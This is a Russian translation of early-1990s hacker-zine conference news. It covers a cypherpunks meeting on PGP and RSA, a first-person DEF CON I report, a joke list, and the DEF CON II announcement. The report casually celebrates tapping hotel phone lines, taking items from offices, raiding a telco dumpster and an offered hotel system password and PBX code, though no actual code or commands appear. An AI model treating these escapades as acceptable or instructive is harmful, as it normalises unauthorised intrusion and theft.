O: Сейчас трудно договориться с администрацией: она защищает уже занятую позицию, и менять её будет непросто. Параллельное развитие событий может изменить ситуацию. Конгрессмены получают электронную почту. Семь-восемь конгрессменов имеют к ней доступ. Скоро должен последовать призыв внедрить крипто для подтверждения принадлежности к соответствующим округам. Многие подобные приложения основаны на работе David Chaum по слепым подписям.

B: Каков правовой статус PGP в свете претензий RSA?

O: Вопрос открыт. Существуют два аспекта: нарушение патента и экспорт. RIPEM использует RSAREF — облегчённую версию RSA. Ведётся работа над PGP на основе RSAREF для некоммерческих пользователей.

B: Сравните надёжность и безопасность PGP и RIPEM?

O: PGP использует более длинный ключ. RIPEM использует DES, но, вероятно, перейдёт на Triple-DES.

B: Как используются слепые подписи?

O: Карточки избирателей, цифровые подписи, цифровые деньги. Правительство не станет этого делать, если сочтёт невыгодным. Давите.

B: Может ли АНБ взломать DES и PGP?

O: Конечно.

B: Какой длины должен быть ключ, чтобы замедлить АНБ?

O: По нашим оценкам, они могут взламывать один 512-битный модуль RSA в день.

B: Является ли PGP незаконным, и если да — каким образом?

O: Вопрос о нарушении патента — нарушает ли PGP патент RSA. Использование продукта, нарушающего патент, влечёт гражданскую ответственность. Если бы они пошли против случайного пользователя, в худшем случае его могут на время втянуть в судебный процесс. Хуже — авторское право: тиражирование программного обеспечения (более 10 копий на сумму свыше $2500) является уголовным преступлением. Это создаёт потенциальные проблемы для системных администраторов, и компании уже используют угрозу уголовного преследования для принуждения к лицензированию. Kapor готов довести вопрос о допустимости патентов на программное обеспечение до Верховного суда. Godwin говорит, что прокуроры будут использовать другие законы: мошенничество с использованием средств связи, сговор, RICO.


Hughes — Должна появиться местная глава шифропанков. Она должна собираться во вторую субботу месяца. Hughes прорабатывает идею телеконференций.

Hughes подводит итог: «Спорить есть о чём. Увидимся в сети».

Новости конференций

Часть II

Автор: The Dark Tangent / The White Ninja / Gillian Newson



```
                                    DEF CON I, Лас-Вегас 1993
                                Попробую рассказать вам,
                           что там на самом деле происходило.  Поскольку
                           вас, скорее всего, не интересует вся
                           организационная сторона, расскажу только
                           о том, что было интересного.
```

Я добрался до отеля Sands позже, чем рассчитывал — из-за задержки в аэропорту и поездки на самом медленном гостиничном шаттле в истории человечества. Тот останавливался буквально у каждого отеля по пути. Ну и ладно.

Заселяюсь и иду осматривать конференц-зал, который оказывается прямо рядом с комнатой планирования конференций самого отеля. «Хмм, они же уедут на выходные, так что всё должно быть нормально», — думаю я, входя в «Бордовую комнату». Звучит как место из «Клюдо». В общем, там сидит человек шесть. Dead Addict держал оборону и хотел сходить выпить, так что я его отпустил, а сам начал устраиваться. Раздал бейджи тем, кто уже пришёл, и обосновался на месте.

Кто-то принёс CD-плеер, я поставил кассету и включил музыку. Red Five приехал со сканерами и радиооборудованием — у него из всего торчали провода. «Хорошо, что телефоны отключили», — говорю я, с облегчением глядя по сторонам: не хотелось бы получить счёт на 31 312 долларов за звонок в Восточную Европу. «Да, мы уже это проверили», — сказал один из «хаммисов», кивая на телефонную розетку, которую я заметил. Я тут же увидел толстый кабель, идущий от розетки к большой распределительной коробке, — и в глазах этих ребят в тот же момент вспыхнул огонёк. «Тащи трубку!» — кричит один, а другой уже движется к коробке с инструментами, появившимися как будто из ниоткуда. «Нужен омметр и зажимы.» Коробку разбирают, трое облепляют её и начинают тестировать линии. «Первая — пусто... вторая... третья... на четвёртой тон!» Отлично, думаю, мне конец! «Хм... похоже, только внутренняя, внешней линии нет...»

Это продолжалось некоторое время, пока мне не удалось убедить их прекратить возиться с коробкой и заняться чем-нибудь другим. Им надоело, и они отправились исследовать соседние помещения — нашли коридор, ведущий к камере видеонаблюдения за игровыми столами казино внизу. Некоторые решили, что попадать в объектив нежелательно, и быстро вернулись, а другие обнаружили офис туристического агентства и прихватили кое-какую ерунду. Мы взяли два больших мольберта с листами бумаги — чтобы было на чём рисовать и писать.

Примерно в это время дама, отвечающая за организацию конференций, вызвала меня к себе. «Нам позвонили из коммуникационной комнаты. Говорят, у них на панели загораются индикаторы, которые не должны загораться из вашего зала. Если это не прекратится, вас выставят из отеля.» Вот это да. «Хорошо, я их остановлю. Они просто проверяли свой компьютер через телефонную

линию, хотели узнать, можно ли позвонить» (ага, конечно), «но я уверен, что это больше не повторится.» Помощница в офисе добавила что-то вроде: «Ну, если вы поправите мою кредитную историю, мы, пожалуй, закроем глаза!» На что главная дама, Морин, произнесла: «Да, меня зовут Морин Робинсон, и номер моей социальной страховки...» Что они себе думали? «Отлично, сейчас займусь этим прямо сейчас!»??

В зале дела пошли веселее. Народ подтягивался весь день, а в баре внизу шла акция — маргарита по доллару. Кто-то купил двадцать коктейлей на всех (зашибись!) и мы сфоткались ещё разок. Metal Head принёс мне выпить, пока был там. На фоне этого кайфа жизнь выглядела неплохо. Приехала Джуди Кларк из Bay Area CPSR (одна из докладчиков) — очень приятная. Она страдала без интернета, но организовать SLIP-соединение для неё не удалось. Она также привезла литературу для раздачи.

К шести-семи вечера публики стало прилично, подъезжали всё новые докладчики. Рэй Каплан (Kaplan and Associates) домчался из Аризоны как сумасшедший; доктор Людвиг (автор «Маленькой чёрной книги компьютерных вирусов») приехал вместе с Merc тоже из Аризоны. Было уже около десяти вечера в пятницу, люди знакомились. Подошли ещё несколько радиолюбителей, в том числе Jackal; они устроились в углу и говорили на каком-то своём языке — я даже не буду пытаться его воспроизвести. Речь шла о лучших способах перехватывать закрытые каналы и о том, как избежать триангуляции. Круто.

Все гадали, какой окажется Гейл Тэкери. Когда пришла Джиллиан из New Media Magazine освещать мероприятие, многие решили, что это и есть Гейл. Нет. Гейл появилась примерно полчаса спустя. Разговоры смолкли, все взгляды обратились к ней. Она, похоже, этого не заметила и подошла поздороваться. Я вручил ей бейдж докладчика, и она отправилась за выпивкой. Когда вернулась, к ней начали подходить люди, а к полуночи её окружила целая толпа. В дальнем углу зала у неё была своя аудитория, которой она отвечала на всевозможные вопросы. Один парень говорил: «Предположим, гипотетически, что у вас на, скажем, BBS есть 9 гигабайт зашифрованных данных, и вас накрывают — как они получат доказательства?» Гейл в основном ответила так: если у них достаточно оснований ломиться в вашу дверь, значит, достаточно и для судебного преследования. Хотите стать прецедентом по вопросу шифрования? Он тоже не хотел.

Курт Карноу, докладчик по VR из Сан-Франциско, приехал и разговаривал с корреспондентом New Media. Какой-то местный ночной радиодиджей заскочил, записал несколько звуковых фрагментов и слинял. Появился «костюм», и все немедленно, стремясь выиграть бесплатную футболку «я вычислил фэдэ», принялись указывать на него мне. У этого «костюма» были глаза, походка и речь копа. Деловитый, хотел поговорить наедине. Я завёл его в «комнату тишины» (коридор, ведущий к офису туристического агентства) и спросил, что к чему. Оказалось — он пишет для Loompanics и приехал посмотреть, есть ли тут что-нибудь или кто-нибудь достойный публикации. Когда мы вышли, все были уверены, что я суперстукач, но на следующий день он расслабился и общался со всеми подряд. Если он и вправду был федералом — у них там отличные, почти неотличимые кадры. По его словам, полицейская манера говорить — отличный способ заставить людей рассказывать то, что они обычно не рассказывают.

Дэн Фармер явился в сопровождении женского гарема. Казалось, у него был магический дар притягивать женщин, но не будем на этом останавливаться. Он появлялся и исчезал время от времени. Его дамы (их было три) выглядели скучающими, так что, полагаю, он развлекал их за игровыми столами или ещё как-то...

Dark Druid приехал с Ричардом Финчем, автором, пишущим книгу под названием «Подпольная дорожная карта по киберпространству». О, да. Этот тип до сих пор должен мне копию видеозаписей с конвенции. По сути — проходимец. Сказал, что пришлёт, а потом переехал и сменил номер. Мы его разыскали, он снова пообещал прислать. Ни разу не прислал. Лузер. Зато Dark Druid был крутым и лихорадочно искал алкоголь, чтобы прийти в себя после долгой дороги.

Один из гостей оказался сотрудником Logicon, SOF Weapon Systems, занимался «тестированием ядерных инцидентов». По сути его работа — проверять, можно ли взломать систему и спровоцировать симулированный «инцидент» (запуск ракеты, детонацию и т.д.). Этого парня я точно позову выступить на DEF CON][. Не потому что кто-то собирается взламывать ракетные шахты, — просто это было крайне интересно.

Было решено устроить рейд на «Звезду смерти» (мы заметили местный офис AT&T с горой ретрансляторов и микроволновым оборудованием на крыше) и набрали команду. Конечно, Red Five был наготове (Ой!), а Джиллиан предложила арендовать лимузин, чтобы покататься по помойкам. Оказалось, лимузин будет готов через полчаса, поэтому поехали на двух машинах. Поплутав по лас-вегасским улицам, нашли цель. Заборы повсюду, охранник на обходе — и незащищённый мусорный контейнер прямо у ограды. Red Five вышел на связь со своим другом, мы скоординировали план. Я лёг плашмя в кузове грузовика, вторая машина встала «блокировщиком» на улице. Въезжаем, с визгом тормозим у заветного контейнера, я выпрыгиваю, швыряю мешки в кузов и плюхаюсь на них сверху, чтобы бумаги не разлетелись, пока мы улепётываем. Сотрудники Vegas Telco едят больше гигантских гамбургеров и мак-обедов, чем я могу сосчитать. Я был почти весь в коробках от яблочных пирогов и хэппи-милов — жуть. Добычу затащили в комнату, и те, кто ещё не спал, набросились на неё. Jamin the Shamin буйствовал, роясь в хламе, а White Ninja, по-моему, аж лучился от радости. Народ нашёл кое-что интересное (каталоги, несколько номеров телефонов X.25 и т.д.), а я взялся убирать мусор и разгребать завалы в комнате. Все помогали, и к половине третьего ночи пора было спать. Все разошлись кто куда, несколько человек остались ночевать прямо в конференц-зале.

Выяснилось, что ночная смена охраны не была предупреждена о том, что зал у меня на 24 часа. Около четырёх утра они явились и обнаружили Code Ripper, The Prophet и Merc дрыхнущими прямо там — и взбеленились. Сначала попросили их освободить помещение. The Prophet объяснил, что зал арендован на сутки, — им было всё равно. Тогда он попросил позвать дежурного менеджера. Им это не понравилось, и они вызвали вышибал. Пришло человек пять или больше охранников. В Лас-Вегасе вышибалы ходят с оружием. Попросили убраться: Code Ripper и Merc согласились без лишних слов — «Конечно, без проблем, пока!». The Prophet продолжал качать права и удостоился личной беседы с начальником охраны, а затем был лично вышвырнут с территории отеля.

В субботу утром я получил факс: Аллен Гроган (редактор Computer Lawyer) не сможет приехать из-за семейных обстоятельств. Минус один докладчик. А тут ещё отец Count Zero вышел из себя, узнав, что сын, возможно, выступит на конвенции. Угрожал подать на меня в суд, если тот появится. Чувак, расслабься, это твой сын, не мой. Оказывается, он звонил в отель Sands и орал на всех подряд. Морин сказала: «Он нёс что-то про судебные иски и прочую ерунду, так что я переключила его на юридический отдел.» Псих. Midnight Sorrow (бывший владелец CCi) тоже отвалился — его телефонные счета достигли примерно половины государственного долга. ErikB потратил все деньги на SCon и тоже слился. Они сыпались как мухи! Скотт Симпсон тоже не собирался приезжать после того, как к нему с федеральной помощью выломали дверь. Ну и ладно, список докладчиков всё равно был полным.

Там были Роберт X. Кringли из Info World, фотограф из Mac World, Джон Литтман, Unix World (← злобная рецензия; не верьте ей; всё было перепутано и переврано — напортачил Рик Фэрроу), ещё один фотограф, чей снимок потом попал в New Media. Этот фотограф (как выяснилось, сестра Карноу) собрала нескольких «киберпанковских» на вид людей для съёмки — само собой, меня среди них не было. Она купила всем алкоголь, так что не всё так плохо.

Я произнёс небольшое приветствие, рассказал о своём визите на сиэтлскую встречу 2600 несколькими неделями ранее, а потом передал слово Рэю К., который открыл конвенцию. Примерно на середине утренних выступлений X. Кringли получил звонок на сотовый и вышел из зала, чтобы не мешать. Он не успел дойти до двери, как по всему залу затрещали сканеры (ну ладно, целых три) и началась скоординированная охота за его переговорами. Одни шли снизу

вверх по частотам, другие сверху вниз. Оказалось, звонила просто Пэмми — никаких сверхсекретных отраслевых инсайдов. Облом.

Пересказывать доклады подробно я не стану — не знал бы, что включить, а что нет. Доставайте записи или скачивайте оцифрованные речи с ftp-сайта (cyberspace.com /pub/defcon) и слушайте сами. Мы пытались делать текстовые расшифровки, но это был кошмар, поэтому бросили. Вот краткое содержание:

Рэй Каплан провёл вербальный опрос присутствующих, а затем говорил о морали и хакерской этике. Он выступал в защиту ответственного хакинга, но ввязался в спор с Torquamada, который считал, что Каплан слишком нравоучителен. Хорошая перепалка, его речь напомнила мне разговоры в IRC поздно ночью, когда #hack превращается в #hack-politics, только лучше.

Гейл Тэкери рассказала о позиции закона в этих делах — прямо и без лишних слов. Она призналась, что обожает коллекционировать скриншоты экранов входа в BBS с дурацкими дисклеймерами вроде «Если вы федерал — вы не можете сюда зайти. Нажав Y, вы теряете право сдать меня». Она обменивается ими с коллегами из правоохранительных органов. К слову, мы продавали «хакерские блокноты» и «BBS-блокноты» — попытка систематизировать записи, которые люди ведут в ходе дел. Судя по всему, всех пойманных ловят именно с их «книжкой для посадки» — тем самым блокнотом со всеми компрометирующими записями. Мы решили хотя бы сделать их удобнее. Гейл посмотрела на них и заметила: «О, они очень похожи на наши, только у нас в правом верхнем углу есть место для номера дела».

Джуди Кларк из CPSR рассказала о роли Организации компьютерных специалистов за социальную ответственность (CPSR) в сравнении с EFF, которая практически полностью — ну, то есть буквально полностью — финансируется крупными корпорациями, в том числе компьютерными и телекоммуникационными. Она говорила о вопросах конфиденциальности и о том, как можно включиться в работу организации.

Панельная дискуссия с участием Гейл и Рэя К.: они отвечали на вопросы аудитории. Рэй говорил о том, что безопасность бесполезна, если работодатели и сотрудники не готовы менять свой образ работы. Установить новейшие пакеты безопасности недостаточно.

Курт Карноу работает юристом в сан-францисской юридической фирме, представляющей крупных клиентов — AT&T, Sega. Он рассказал о «ZUI» (Zero User Interface), виртуальном интерфейсе будущего. Говорил о том, что полностью отладить любую большую программу на 100% невозможно, а ошибки и проблемы неизбежны. Рассказал о деле, которое вёл: создатели SimCity разработали «SimНефтеперерабатывающий завод» для крупной нефтяной компании. Компания беспокоилась: а вдруг ПО написано с ошибкой и они узнают об этом, когда на заводе что-то взорвётся после действий обученных сотрудников? Курт к тому же откровенно признался, что не прочь поучаствовать в паре хороших аварий, чтобы оплатить детям учёбу в колледже. Очень осведомлённый и приятный в общении человек.

Доктор Марк Людвиг говорил о философии, лежащей в основе его исследований вирусного программирования. Это был почти политический доклад о всепроникающей государственной политике и стремлении федеральной системы стать всезнающей и всевластной. Он говорил о попытках ограничить технологии шифрования. Объявил, что создал вирус, работающий как средство доставки алгоритма шифрования IDEA. При вставке диска или «заражении» вирус спрашивает, хотите ли вы зашифровать жёсткий диск, и запрашивает пароль. Каждая дискета, вставленная в систему, шифруется и заражается выбранным паролем. Шифрование можно включать и выключать, деинсталлировать с жёсткого диска и т.д. Людвиг задал аудитории вопрос: «А что если однажды все проснутся и обнаружат, что их данные надёжно зашифрованы? Если шифрование станет стандартом, людям будет меньше чего бояться от Большого Брата.» У меня есть этот вирус, KOH, который сейчас обновляется; привезу на Pump Con][, Ho Ho и прочие, кому интересно.

Dead Addict рассказал о прошлом и будущем компьютерного подполья — так, как он его видит. Рост числа пользователей в сети и распространение новых сетей открывают богатые просторы для исследования. Доклад перешёл в формат вопросов и ответов, где каждый высказывался о том, куда движется мир.

Дэн Фармер выступил по теме безопасности Unix. Он был очень убедителен и демонстрировал глубокое знание предмета. Свои приёмы он отточил, наблюдая за примерно 30 000 рабочих станций Sun Microsystems и других компаний на протяжении многих лет. Рассказал о том, как людей ловят и как этого избежать. Как сисадмины обычно мониторят и обслуживают свои системы. По сути, его утомили взломщики паролей и слабые пароли. Он сосредоточился на нестандартных способах получить root. «Если вам удаётся выполнить хотя бы одну команду на машине-жертве, вы должны суметь получить root.» Он обходил баги, которые уже исправлены или вот-вот будут исправлены, и концентрировался на изъянах в конфигурации систем и сетей.

Dark Druid рассказал о своём аресте и о том, как это хреново — когда тебя даже не обвиняют официально, а оборудование всё равно конфисковано и не возвращают.

Прямо перед тем как все разошлись, кто-то устроил небольшой импровизированный показ для нескольких человек: ноутбук, подключённый к диагностическому порту сотового телефона, позволял выделывать всевозможные трюки. Народ разбился на группы и разошёлся ужинать. Я оказался за одним столом с Гейл Тэкери, Джиллиан-репортёром, Куртом Карноу, сисадмином cyberspace и ещё несколькими. Начались общие разговоры о правительственных заговорах и покушениях, из которых вырастали уже серьёзные беседы. Поскольку в Лас-Вегасе нигде нет часов, мы немного потеряли счёт времени и часа через полтора вернулись в отель. Люди переоделись и разошлись по своим делам.

За барной стойкой я наткнулся на парня из SGI Security, потом на Дэна Фармера, потом на Aleph One, и чёрт возьми — бар превратился в мини-конвент. Народ пил как не в себя, пришла Гейл с Джиллиан и компанией из Лос-Анджелеса, тусовка из сан-францисского 2600 тоже пила там же. Гейл смолила сигарету за сигаретой и хлестала Джонни Уокер прямо, оставляя большинство из нас позади. Думаю, это удивило людей больше всего остального! Наконец мы уговорили почти раздетую официантку сделать групповое фото — все улыбаются и смеются, и только Гейл смотрит с таким угрюмым видом, будто это последнее место на земле, где она хотела бы оказаться. Прямо в момент съёмки кто-то делает вид, что выливает ей на голову напиток — получилась бы отличная фотография, КОТОРОЙ У МЕНЯ ДО СИХ ПОР НЕТ!
(Aleph One, пришли мне оцифрованный снимок, я выложу его на ftp-сайт)

В воскресенье люди просто тусовались, трепались о том о сём, группы то собирались, то расходились, пока все не разъехались по домам. Один человек подошёл и сказал, что знает пароль к VAX-системе отеля Sands и барьерный код их АТС. «Если отель вас слишком достанет — дайте знать.» Можно подумать, что после многолетних историй с мафией и криминалом у казино была бы нормальная служба безопасности. Нет. Это код города 702 — для тех, кому интересно посканировать.

Несколько из нас сидели и убивали время, когда я нашёл моток проводов с пятничного рейда на «Звезду смерти». Он немного напоминал миниатюрный хлыст и тут же был наречён «Кибер-хлыстом DEF CON». Само собой, мы должны были торжественно вручить Кибер-хлыст Дэну Фармеру — за блестящий вклад в дело и упоминание a.s.b. в его речи, наделавшее больше всего пересудов. Взломать сеть? Да пожалуйста. Заговорить про a.s.b.? СКААНДАЛ! Люди такие смешные. В общем, теперь Дэн — хранитель Кибер-хлыста. На следующий год постараемся оформить вручение поторжественнее. Медиа сойдут с ума. Эй, с небольшой помощью ErikB в плане видеоразвлечений можно устроить целое подземелье DEF CON. Ха! Ладно, уже поздно. Хакеры — такие больные люди.

Многие завязали отличные знакомства, и до сих пор до меня доходят слухи о людях, которые работают с новыми контактами и делают «кое-что». Мне удалось выбить для себя работу: написание небольшой ежемесячной колонки в New Media Magazine (как формулирует мой редактор) — «Интересные вещи, которые могут произойти только в сети». На практике это означает: читать кучу групп новостей в тщетных попытках найти что-нибудь, способное позабавить читателей. Если у вас есть интересные слухи — пишите на почту.

В целом — хорошее время. Планировали человек сто максимум, а пришло около ста десяти. Наш анонс в 2600 вышел поздно, Mondo 2000 пропустил номер, Wired дважды облажался по-крупному. Я написал LR с приглашением и просьбой упомянуть нас в разделе предстоящих событий. Он согласился — просто напишите письмо. Написал, и ничего. Поговорил с ним, он сказал, чтобы я написал кому-то другому в Wired — написал. В следующем номере тоже не появилось! Прямо перед конвентом получил письмо от кого-то из Wired с вопросом, состоится ли конвент вообще. Хорошие люди, просто немного растерянные или занятые. Тогда как раз взломали wired.com, так что они могли быть в растрёпанных чувствах. В этом году не пропустим ни одного дедлайна и заблаговременно распространим информацию, чтобы собрать больше народу — но для первого раза всё прошло хорошо. Никаких драк, сорванных пожарных сигнализаций и людей, блюющих на игроков. То, что нужно улучшить — больше технических докладов и прочее, — всё будет исправлено на DEF CON][. Будут полуночные технические лекции, терминалы с подключением к сети для IRC и всего остального, дополнительные выступления в воскресенье, чтобы у людей был повод задержаться на этот день.

[Заключительные банальности опущены]

The Dark Tangent
dtangent@defcon.org

Топ 23(!) вещи, усвоенные на DEF CON 1

Автор: The White Ninja

> *«Jesus Hacks! Why don't YOU?»*

Идея этого текстового файла бессовестно позаимствована у SummerCon!

1. В офисах казино бывает очень весело!!

2. Казино, как правило, не в восторге, когда вы изучаете их офисы...

3. Да, некоторые люди действительно способны проиграть 167 долларов за час!

4. В Неваде можно получить вполне разумную скидку на проституцию для участников конференции.

5. В Вегасе можно протянуть 3 дня на 12 долларов и подарочный сертификат.

6. Вирусы — наши друзья.

7. Дай охраннику казино рацию — и он решит, что он центр вселенной.

8. Не совершайте уголовных преступлений на глазах у Гейл Тэкери.

9. Сотрудники «Звезды смерти» выбрасывают в мусор самые неожиданные вещи!

10. Только пираты и воры!

11. Если долго докучать оператору телефонной службы отеля, она ВСЁ РАВНО вызовет охрану.

12. При работе с ITT спрашивайте БОБа...

13. Металлические пластины, прикрученные к потолку вашего гостиничного номера, — как правило, плохой знак.

14. Не забудьте взломать КРОВАТЬ!

15. Ты по-настоящему в глубокой заднице, когда ОНИ наводят на твоё окно ИК-микрофон.

16. Устраивать 11 пожаров в разных частях города — плохая идея.

17. Тот, кто больше всех похож на федерала, скорее всего, пишет для LOOMPANICS.

18. Тот, кто меньше всех похож на федерала, скорее всего, занимается безопасностью в SUN.

19. Как правило, не стоит взламывать АТС отеля, если только вы не улучшаете его кредитный рейтинг.

20. Если хотите узнать, куда делись все варезники с C-64 — поговорите с некоторыми попрошайками в Вегасе.

21. Те СОСОТ были покрыты золотом НЕ БЕЗ ПРИЧИНЫ!

22. Если планируете ночевать в отеле — убедитесь, что вы там забронировали номер.

23. «Ок, это мой новый ключ PGP для конфиденциальных вопросов. Хотя используйте его и для неконфиденциальных — люди ведь перехватывают пакеты, вы же знаете.»

Какой был ваш лучший хак

New Media, сентябрь 1993, стр. 14

[Вопрос задавался на DEF CON 1 — первом официальном собрании хакерского сообщества для обсуждения безопасности, вирусов и права.]

Майк Уинтерс, 19 лет, Сиэтл
Утверждает, что взломал GMAC, а затем провёл конференц-звонок с вице-президентом GM по финансам, чтобы помочь ему «защитить систему».

HB, Сан-Матео, Калифорния
Взломал систему, чтобы подделать чеки и «показать работодателям, как это легко сделать». Был арестован, получил два года условно и 24 дня исправительных работ.

Гейл Тэккери, 44 года, заместитель окружного прокурора, Финикс
Хакер взломал систему голосовой почты и использовал её как закрытую линию. Компания не могла отключить систему, пока прокуроры не были готовы возбудить дело. Когда они наконец были готовы, компания заблокировала весь доступ и заменила приветствие на пародийную песню на мотив «Hey Jude» — «Hey Dood», что привело хакера в настоящую ярость.

Dead Addict на DEF CON

by Gillian Newson (New Media), сентябрь 1993, стр. 119

[«Старейшая киберчика» тусуется с командой DEF CON и открывает для себя радости дампстер-дайвинга.]

```
READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE

]]]]]]]]]]]]]]]]] ]]] ]] ]  ]]   DEF CON ][ Initial Announcement
]]]]]]]^^^^]]]]]]]]]]]]]] ]]  ] ]  DEF CON ][ Initial Announcement
]]]]]]^^^^^^]]]]] ]   ]     ]     DEF CON ][ Initial Announcement
]]]]]^^^^^^^^]]]]] ]]   ]         DEF CON ][ Initial Announcement
]]]]^^^^^^^^^^]]] ]  ]]]]]]]] ]   DEF CON ][ Initial Announcement
]]]^^^^^^^^^^^^]]]]]]]]]]  ]      DEF CON ][ Initial Announcement
]]^^^^^^^^^^^^^^]]]]]]   ]]   ]   DEF CON ][ Initial Announcement
]]]^^^^^^^^^^^^]]]]]]]]           DEF CON ][ Initial Announcement
]]]]^^^^^^^^^^]]]]]]]]  ]  ]]     DEF CON ][ Initial Announcement
]]]]]^^^^^^^^]]]]]]] ]]]   ]]  ]  DEF CON ][ Initial Announcement
]]]]]]^^^^^^]]]]]]] ] ]  ]        DEF CON ][ Initial Announcement
]]]]]]]^^^^]]]]]]]]]]] ]] ] ]     DEF CON ][ Initial Announcement
]]]]]]]]]]]]]]]]]]]]]]]]]]]]] ]  DEF CON ][ Initial Announcement

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE
```

Первоначальное объявление DEF CON][

Что это такое? Это первоначальное объявление и приглашение на DEF CON][— конвенцию для «подпольных» элементов компьютерной культуры. Мы стараемся привлечь (вставьте своё любимое слово): хакеров, фрикеров, хаммисов, кодеров вирусов, программистов, крэкеров, киберпанков-bannabee, организации по гражданским свободам, шифропанков, футуристов и прочих.

КТО: Вы сами знаете, кто вы, тёмные личности.
ЧТО: Конвенция для встреч, тусовок и прослушивания докладов, которых вы нигде больше не услышите.
КОГДА: 22, 23, 24 июля 1994 года
ГДЕ: Лас-Вегас, Невада, отель Sahara

Слышали о DEF CON I и хотите попасть на часть][? Слышали о вечеринках, обсуждаемой информации, странной атмосфере Лас-Вегаса и хотите всё это увидеть своими глазами? Грузите ноутбук, Маффи, едем в Вегас!

Вот что три из трёх человек сказали о прошлогодней конвенции:

> *«DEF CON I на прошлой неделе в Лас-Вегасе был одновременно самым странным и лучшим компьютерным событием, на котором я был за долгие годы.» — Роберт Х. Крингли, Info World*
>
> *«Toto, кажется, мы уже не на COMDEX.» — Coderipper, Gray Areas*
>
> *«Вскоре мы оказались в отеле и разбирали добычу: факсы, каталоги, обрывки бумаги, несколько McDonald's Dino-Meals и кофейную гущу. Документы исчезли в считанные секунды.» — Gillian Newson, New Media Magazine*

Описание

В прошлом году мы провели DEF CON I — он прошёл отлично, и в этом году планируем сделать всё ещё масштабнее и лучше. Мы расширили список докладчиков: добавили полуночные технические лекции и дополнительные выступления в воскресенье. Мы стараемся вывести подполье на контакт с «легальными» спикерами. Конечно, здорово встретиться и потусить с другими хакерами, но кроме этого мы стремимся предоставить информацию и докладчиков на

площадке, которую не найти нигде больше.

В этом году всё будет значительно масштабнее и организованнее. У нас площадка побольше и лучше узнаваемость. Благодаря этому будет больше докладчиков на более широкий круг тем. Планируем SLIP-соединение с несколькими терминалами и IRC-подключением от cyberspace.com. Пытаемся организовать VR-демонстрацию. Доктор Людвиг вручит премию за лучший вирус этого года. Будут призы за дверь и, как всегда, расширенный конкурс «Вычисли федерала». Для самых элитных — возвращение Кибер-хлыста и начало новой традиции. Постараемся показать интересное видео. Если у вас есть крутые записи — пишите с описанием.

Кто будет выступать

Список докладчиков ещё формируется, но уже выразили желание выступить: доктор Марк Людвиг (Little Black Book Of Computer Viruses), Филлип Циммерман (PGP), The Mentor (Steve Jackson Games), Кен Филлипс (Meta Information) и Jackal (Radio) — и это лишь некоторые. Плюс должен быть загадочный докладчик по видеоконференции. Мы продолжаем связываться с различными группами и людьми и не хотим ничего обещать, пока не будем уверены. Если вас интересует выступление на самостоятельно выбранную тему — пишите мне. По мере формирования списка будет выпущено ещё одно объявление.

Где это всё происходит

Лас-Вегас — город, который никогда не спит. Буквально. Нигде нет часов — специально, чтобы вы верили, что день никогда не кончается. Говорите о виртуальной реальности? Это место само по себе виртуальная реальность, без громоздкого оборудования. Если у вас кружится голова — вы никогда не почувствуете разницы. Мероприятие пройдёт в отеле Sahara. Данные:

```
The Sahara Hotel  1.800.634.6078
Цены на номера: одноместный/двухместный $55, люкс $120 (обычно $200) + 8% налог
Транспорт: дешёвые шаттлы из аэропорта
```

ПРИМЕЧАНИЯ: При регистрации обязательно укажите, что заселяетесь по DEF CON][— это даёт конференционные тарифы. Цена нашего конференц-зала зависит от числа зарегистрированных. Регистрируйтесь под любым именем, если так комфортнее — чем больше зарегистрированных, тем лучше для моего кармана. Лицам до 21 года нельзя снимать номер самостоятельно: пусть 21-летний друг снимет на себя, а вы у него переночуете. Не давайте персоналу отеля брать свой багаж — иначе обязательный групповой сбор за багаж составит 3 доллара. В Вегасе мощные профсоюзы.

Стоимость

Стоимость — это цена номера, делённая на количество человек, плюс $15 при предварительной регистрации или $30 на месте. Вы получаете стильный именной бейдж с 24-битным цветом (в этом году сделаем ещё круче) и право войти. Вокруг полно фастфуда и алкоголя — главное найти его в happy hour, чтобы выйти с минимальными расходами.

Дополнительная информация

Для пользователей интернета: анонимный ftp-сайт DEF CON на cyberspace.com в /pub/defcon. Там есть оцифрованные фотографии, записи выступлений и текстовые файлы с актуальной информацией.

По email: dtangent@defcon.org

Обычной почтой: DEF CON, 2702 E. Madison Street, Seattle, WA, 99207

Голосовая почта и, возможно, живой человек: 0-700-TANGENT с телефона AT&T

Ведётся рассылка DEF CON — последние объявления приходят автоматически. Для подписки отправьте письмо на dtangent@defcon.org. Также существует чат-рассылка для общения, планирования поездок и всего остального. Обратите внимание: при подписке на неё ваш email будет виден всем участникам.

Что купить

• Записи выступлений прошлого года (четыре кассеты по 90 минут) — $20
• Футболки DEF CON I (белые, только размер large) с большим цветным логотипом спереди и Четвёртой поправкой (прошлой и нынешней редакций) сзади. Версия 1.1 без опечаток. Цена $20, толстовки $25.
• Предварительная регистрация на следующий год за $15 — экономите половину.
• Все чеки/денежные переводы выписывать на DEF CON и отправлять по адресу выше.

Для отправки конфиденциальной информации используйте этот ключ PGP:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3

mQCrAiyI6OcAAAEE8Mh1YApQOOfCZ8YGQ9BxrRNMbK8rP8xpFCm4W7S6Nqu4Uhpo
dLfIfb/kEWDyLreM6ers4eEP6odZALTRvFdsoBGeAx0LUrbFhImxqtRsejMufWNf
uZ9PtGD1yEtxwqh4CxxC8glNA9AFXBpjgAZ7eFvtOREYjYO6TH9sOdZSa8ahW7YQ
hXatVxhlQqve99fY2J83D5z35rGddDV5azd9AAUTtCZUaGUgRGFyayBUYW5nZW50
IDxkdGFuZ2VudEBkZWZjb24ub3JnPg==
=ko7s
-----END PGP PUBLIC KEY BLOCK-----
```

Новости конференций

Часть III

Хакер на краю вселенной

Автор: Erik Bloodaxe

Восемь часов в самолёте — не так уж плохо. Не то чтобы очень хорошо, но и не конец света. Особенно при определённых обстоятельствах: например, если тебя посвящают в члены клуба «высотников» посредством какого-нибудь тайного тантрического ритуала, или ты только что успешно угнал 747-й, или ты уютно устроился в кресле по дороге в Амстердам.

